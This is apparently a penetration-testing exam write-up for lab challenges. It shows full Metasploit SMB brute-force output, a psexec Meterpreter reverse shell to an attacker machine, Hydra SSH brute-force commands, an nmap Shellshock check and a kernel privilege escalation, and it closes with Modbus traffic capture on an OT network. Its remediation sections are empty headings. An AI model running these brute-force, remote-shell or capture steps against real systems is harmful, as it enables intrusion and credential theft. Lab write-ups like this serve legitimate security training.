[Challenge 28:] Compromise the machine with IP address 172.25.30.4, find the file Secret.txt and enter its content as the answer?

ANSWER: axm42fk2gp

Methodology/Exploitation: Weak Administrator Credentials and Exploitation via Psexec

1. I solved this challenge by first enumerating the services and version discovered on the open ports on Ip address 172.25.30.4. As we can see in the screenshot that port 445 is open and running Samba (SMB).

```
445/tcp open   microsoft-ds syn-ack      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: No accounts left to try
```

Figure 68: 172.25.30.4 Port 445 Discovery

2. The next thing was to try to bruteforce SMB login for credentials through port 445 using **smb_login** Metasploit module. We set the options to include the rhosts, user_file, pass_file with the username and password file provided to us during the exam and hit run. This helps us find the user administrator and finds weak credentials for administrator:1234567.

```
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 172.25.30.4
rhosts => 172.25.30.4
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.25.30.4:445       - 172.25.30.4:445 - Starting SMB login bruteforce
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:123456',
[!] 172.25.30.4:445       - No active DB -- Credential data will not be saved!
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:password',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:12345678',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:diamond',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:cooper',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:12345',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:scorpio',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:qwerty',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:testing',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:jasmine',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:kevin',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:kevinpw',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\administrator:test@123',
[+] 172.25.30.4:445       - 172.25.30.4:445 - Success: '.\administrator:1234567' Administrator
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:123456',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:password',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:12345678',
[-] 172.25.30.4:445       - 172.25.30.4:445 - Failed: '.\aleksander:diamond',
```

Figure 69: Smb_login Bruteforce

3. Next, we search Psexec and now load the windows/smb/Psexec module in Metasploit to try and leverage on the credentials found. The Psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by Sysinternals and has been integrated within the framework. In additions we set the options for rhost, lhost, lport, smbpass & smbuser and type exploit and hit enter. This sends our payload and initiates a reverse TCP connection back to our attacker machine.

```
msf6 exploit(windows/smb/psexec) > set rhosts 172.25.30.4
rhosts => 172.25.30.4
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.27.232.4:2332
[*] 172.25.30.4:445 - Connecting to the server ...
[*] 172.25.30.4:445 - Authenticating to 172.25.30.4:445 as user 'administrator' ...
[*] 172.25.30.4:445 - Selecting PowerShell target
[*] 172.25.30.4:445 - Executing the payload ...
[+] 172.25.30.4:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.25.30.4
[*] Meterpreter session 1 opened (172.27.232.4:2332 → 172.25.30.4:49674) at 2021-11-23 07:09:33 -0500

meterpreter > ls
Listing: C:\Windows\system32
============================
```

Figure 70: Psexec Exploitation/Meterpreter Shell

4. Once we have our meterpreter session, we can proceed to enumerate our host to discover the Secret.txt file located in **C:\Users\Administrator\Documents**. We read the contents of the secret.txt file and have axm42fk2gp as the answer.

```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Administrator\Documents
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2020-06-03 23:41:18 -0400  My Music
40777/rwxrwxrwx   0     dir   2020-06-03 23:41:18 -0400  My Pictures
40777/rwxrwxrwx   0     dir   2020-06-03 23:41:18 -0400  My Videos
100666/rw-rw-rw-  402   fil   2020-06-03 23:41:29 -0400  desktop.ini
100666/rw-rw-rw-  10    fil   2020-10-20 12:48:00 -0400  secret.txt

cmeterpreter > cat secret.txt
axm42fk2gpmeterpreter >
```

Figure 71: cat secret.txt

[Challenge 29:] Compromise the machine with IP address 172.25.30.5, find the file Secret.txt and enter its content as the answer?

ANSWER: hb74kpm9h83

Methodology/Exploitation: CVE-2014-6271 Shellshock Vulnerability Exploitation

1. I solved this challenge by first enumerating the versions of services running on the open ports discovered on this Ip address **172.25.30.5** As we can see in the screenshot that port 80 is open running Apache httpd web server. From our recon using **nmap script http-enum**, we detect a **PhpMyAdmin** web application running on port **80** as well.

```
PORT    STATE  SERVICE      REASON         VERSION
53/tcp  closed domain       reset ttl 62
69/tcp  closed tftp         reset ttl 62
80/tcp  open   http         syn-ack ttl 62 Apache httpd 2.2.22 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /phpmyadmin/: phpMyAdmin
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-server-header: Apache/2.2.22 (Ubuntu)
```


Figure 72: 172.25.30.5 Port 80 Discovery

2. For extra reconnaissance, we decided to bruteforce for more directories present on the web application using **Dir buster**, fed it a medium size wordlist to help with the bruteforce of files/folders present on the web application. We find a

suspicious folder called **/cgi-bin/keygen/** which can be used to store executables & load script code (binaries, shell scripts, etc).

3. When a web server uses the Common Gateway Interface (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. For example, the variable HTTP_USER_AGENT has a value that, in normal usage, identifies the program sending the request. If the request handler is a Bash script, or if it executes one for example using the system(3) call, Bash will receive the environment variables passed by the server and will process them as described above. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request. Security documentation for the widely used Apache web server states: "CGI scripts can ... be extremely dangerous if they are not carefully checked." and other methods of handling web server requests are often used.

4. If the CGI content uses vulnerable version of bash at any point with higher privileges, it can be exploited to run arbitrary commands on the host system. What does this mean? That an attacker can be able to execute operating system commands through an HTTP request and an attacker can use any other command that allows him to take full control of the server.




http://172.25.30.5:80/

Scan Information \ Results - List View: Dirs: 18 Files: 17 \ Results - Tree View \ Errors: 10 \

Type	Found	Response
Dir	/	200
Dir	/cgi-bin/	403
Dir	/icons/	403
Dir	/cgi-bin/keygen/	200
Dir	/doc/	403
Dir	/icons/small/	403
Dir	/phpmyadmin/	200
File	/phpmyadmin/index.php	200
File	/phpmyadmin/url.php	200
Dir	/phpmyadmin/themes/	403
Dir	/phpmyadmin/themes/pmahomme/img/	403
Dir	/phpmyadmin/themes/pmahomme/	403
Dir	/phpmyadmin/js/	403

Figure 73: Dir buster Directory Enumeration/ cgi-bin/keygen Discovery

5. We setup nmap with **http-shellshock script** to test for the shellshock vulnerability on our folder path and we see it's vulnerable to shellshock **CVE-2014-6271**.



```
┌──(root💀kali)-[/home/…/Downloads/Omini2/WEBCTF/172.25.30.5]
└─# nmap -n -p 80 --script http-shellshock --script-args uri=/cgi-bin/keygen,cmd=ls 172.25.30.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-23 07:36 EST
Nmap scan report for 172.25.30.5
Host is up (0.28s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
```

Figure 74: Shellshock Vulnerability Scanning

6. After I setup a Netcat listener on port 2020, we craft our malicious payload which will attempt to explore the shellshock vulnerability through our **/cgi-bin/keygen** folder.

Figure 75: Shellshock Exploit Payload

7. We get a connection back to our Netcat listening port on 2020. Next thing is we escape into a more interactive shell by using python to spawn tty so we are not limited to commands we can run.




Figure 76: Netcat Connection/ Spawn Interactive Shell

8. We enumerate the folders on the machine and find our Secret.txt and read its content which answers our challenge hb74kpm9h83.




Figure 77: cat Secret.txt

[Challenge 30:] Compromise the machine with IP address 172.25.20.7, find the file userflag.txt and enter its content as the answer?

ANSWER: bu79g82xap

Methodology/Exploitation: SSH Bruteforce and Directory Enumeration

1. To solve this challenge, we first must enumerate the services and version discovered on the open port **22** on Ip address **172.25.20.7** using nmap.




Figure 78: 172.25.20.7 Port 22 Discovery

2. Next, we try to bruteforce for SSH credentials using hydra with the help of the username and password list provided to us. We find the login credentials to SSH jason:qwerty.




Figure 79: SSH Bruteforce Using Hydra

3. After we login into SSH with the found credentials, we take not of the kernel version and operating system information **(Linux 5.4.0-51-generic Ubuntu 18.04.4 LTS)** Since we are a normal user, we try and enumerate the directories to find the userflag.txt. After we find the file, we read the content of the userflag.txt which is the answers to solve this challenge bu79g82xap.




Figure 80: 172.25.20.7 SSH Access & userflag.txt Content Enumeration

[Challenge 31:] Compromise the machine with IP address 172.25.20.7, find the file rootflag.txt and enter its content as the answer?

ANSWER: p5bh39dmd4k7

Methodology/Exploitation: SSH Bruteforce and CVE-2021-3493-Privilege Escalation

1. To solve this challenge, we must continue to exploit the box on IP address **172.25.20.7**. As at the time we logged into the machine via **SSH**, we took note of the Kernel and Operating System version **(Linux 5.4.0-51-generic Ubuntu 18.04.4 LTS)** as seen back in the previous screenshot.

2. We know already that this host is vulnerable to the same **CVE-2021-3493 Ubuntu OverlayFS Local Privilege Escalation** we've used to compromise other hosts earlier.

3. Next, we upload our exploit code using SCP from our attacker machine back to this vulnerable host. After we run the exploit, we gain root privileges and now we enumerate directories to find the rootflag.txt. We read the content of the file which is the answer to this solve this challenge p5bh39dmd4k7.




Figure 81: CVE-2021-3493 Exploitation-Privilege Escalation & rootflag.txt Content Enumeration

Vulnerability Impact:

1. Weak User Account Password:
2. CVE-2021-3493 Vulnerability:
3. WordPress Plugin Site Editor 1.1.1 Vulnerable Plugin:
4. Read, Write, and Execute permission Vulnerability given to any user or group on /var/auth.log file:
5. CVE-2014-6271 Shellshock Vulnerability:
6. Cgi-bin/keygen Folder Vulnerability:

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. CVE-2021-3493 Vulnerability Remediation:
3. WordPress Plugin Site Editor 1.1.1 Vulnerability Remediation:
4. Read, Write, and Execute permission Vulnerability Remediation:

5. CVE-2014-6271 Shellshock Vulnerability Remediation:
6. Cgi-bin/keygen Folder Vulnerability Remediation:

OT RANGE

SCOPE:

IP Address Range: 172.25.100.0/24, 192.168.110.0/24

[Challenge 32:] What is the name of the vendor for the MAC address that makes the Modbus Query?

ANSWER: Wistron

Methodology/Exploitation: MITM via Tcpdump and ModBus Protocol Packet Analysis Using Wireshark

1. I solved this challenge by first enumerating the services and version discovered on the open ports on Ip address **192.168.110.230**. After port 22 & 80 was discovered, I proceeded with brute forcing for SSH credentials using our username and password wordlist.

2. I was able to discover multiple usernames and weak passwords but the obvious one to first try was admin:12345678 which gave us SSH access into the system.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/OT/192.168.110.230]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 192.168.110.230 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 09:13:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1820 login tries (l:35/p:52), ~114 tries per task
[DATA] attacking ssh://192.168.110.230:22/
[22][ssh] host: 192.168.110.230   login: kevin   password: Pa$$w0rd123
[STATUS] 275.00 tries/min, 275 tries in 00:01h, 1555 to do in 00:06h, 16 active
[STATUS] 248.00 tries/min, 744 tries in 00:03h, 1086 to do in 00:05h, 16 active
[22][ssh] host: 192.168.110.230   login: cpent   password: Pa$$w0rd123
[22][ssh] host: 192.168.110.230   login: admin   password: 12345678
[STATUS] 255.14 tries/min, 1786 tries in 00:07h, 44 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
```

Figure 82: 192.168.110.230 SSH Bruteforce Using Hydra

3. I proceeded to use **id** command to find out the users group name and numeric IDs which tells us admin is part of sudo group (A group of superusers that can access root account and receive unlimited privileges.) Using **sudo su** command and typing in admin user password, we escalate the **admin** user privileges to that of **root.**

```
admin@BWA-OT:/home/kevin$ id
uid=1002(admin) gid=1003(admin) groups=1003(admin),27(sudo)
admin@BWA-OT:/home/kevin$ sudo su
[sudo] password for admin:
root@BWA-OT:/home/kevin# ls
```

Figure 83: UID/Group Enumeration & Sudo Privilege Escalation

4. The process of penetrating testing with ICS and SCADA is not the same as that of a normal IT pen test. With **ICS/SCADA**, penetration testers must determine the attack surface largely without sending data into the target, which results in a different type of process to follow for testing ICS and SCADA systems and, consequently, OT networks.

5. To begin, we must analyze the ModBus protocol at the packet level which mean to review the network traffic of communication among devices on a network that uses the **ModBus** protocol. As a result, it is highly susceptible to a man-in-the-middle (MITM) attack, so we launch a MITM attack on the host using Tcpdump and see if we'll find any communication between Master and Slave using the ModBus protocol.

6. We first check the various interfaces available and then use Tcpdump to capture packets on port **50** which ModBus Protocol uses for communication between Master and slave and now dump/save the packets to a pcap file called **otdump.pcap** which will be used later with Wireshark to analyze the ModBus traffic.

```
root@BWA-OT:~# tcpdump -i ens3 port 502 -A -w otdump.pcap
tcpdump: listening on ens3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Figure 84: Tcpdump port 502 Packet Capture

7. We copy the **otdump.pcap** file back into our attacker machine via SCP and proceed to analyze with Wireshark on our kali OS. In the pcap file we downloaded, we find Modbus protocol exchanging communication between the Master and slave nodes. Master making the query with Ip address **(192.168.110.131)** while Slave providing the response with Ip address **(192.168.110.138)**.




Figure 85: Vendor MAC Address that makes ModBus Query

8. We solved the challenge by finding the name of the vendor for the MAC address that makes the ModBus query which is Wistron.

[Challenge 33:] At the ModBus traffic, what is the value of the register at Transaction_Identifier: 239?

ANSWER: 0

Methodology/Exploitation: Packet Analysis Using Wireshark

1. To solve this challenge, we need to look for transaction_identifier response **239** which holds the value of the register in the pcap file which is 0.




Figure 86: Value of Register at Transaction Identifier 239

[Challenge 34:] What is the MAC address of the machine that makes the Query to the registers? (Do not put the colons)

ANSWER: 000ae4c5830a

Methodology/Exploitation: ModBus Protocol Packet Analysis Using Wireshark

1. To solve this challenge, we know it's the master making the queries, so we can go ahead to investigate the packets carefully at **Ethernet II** and find its MAC address which is this answer 000ae4c5830a.

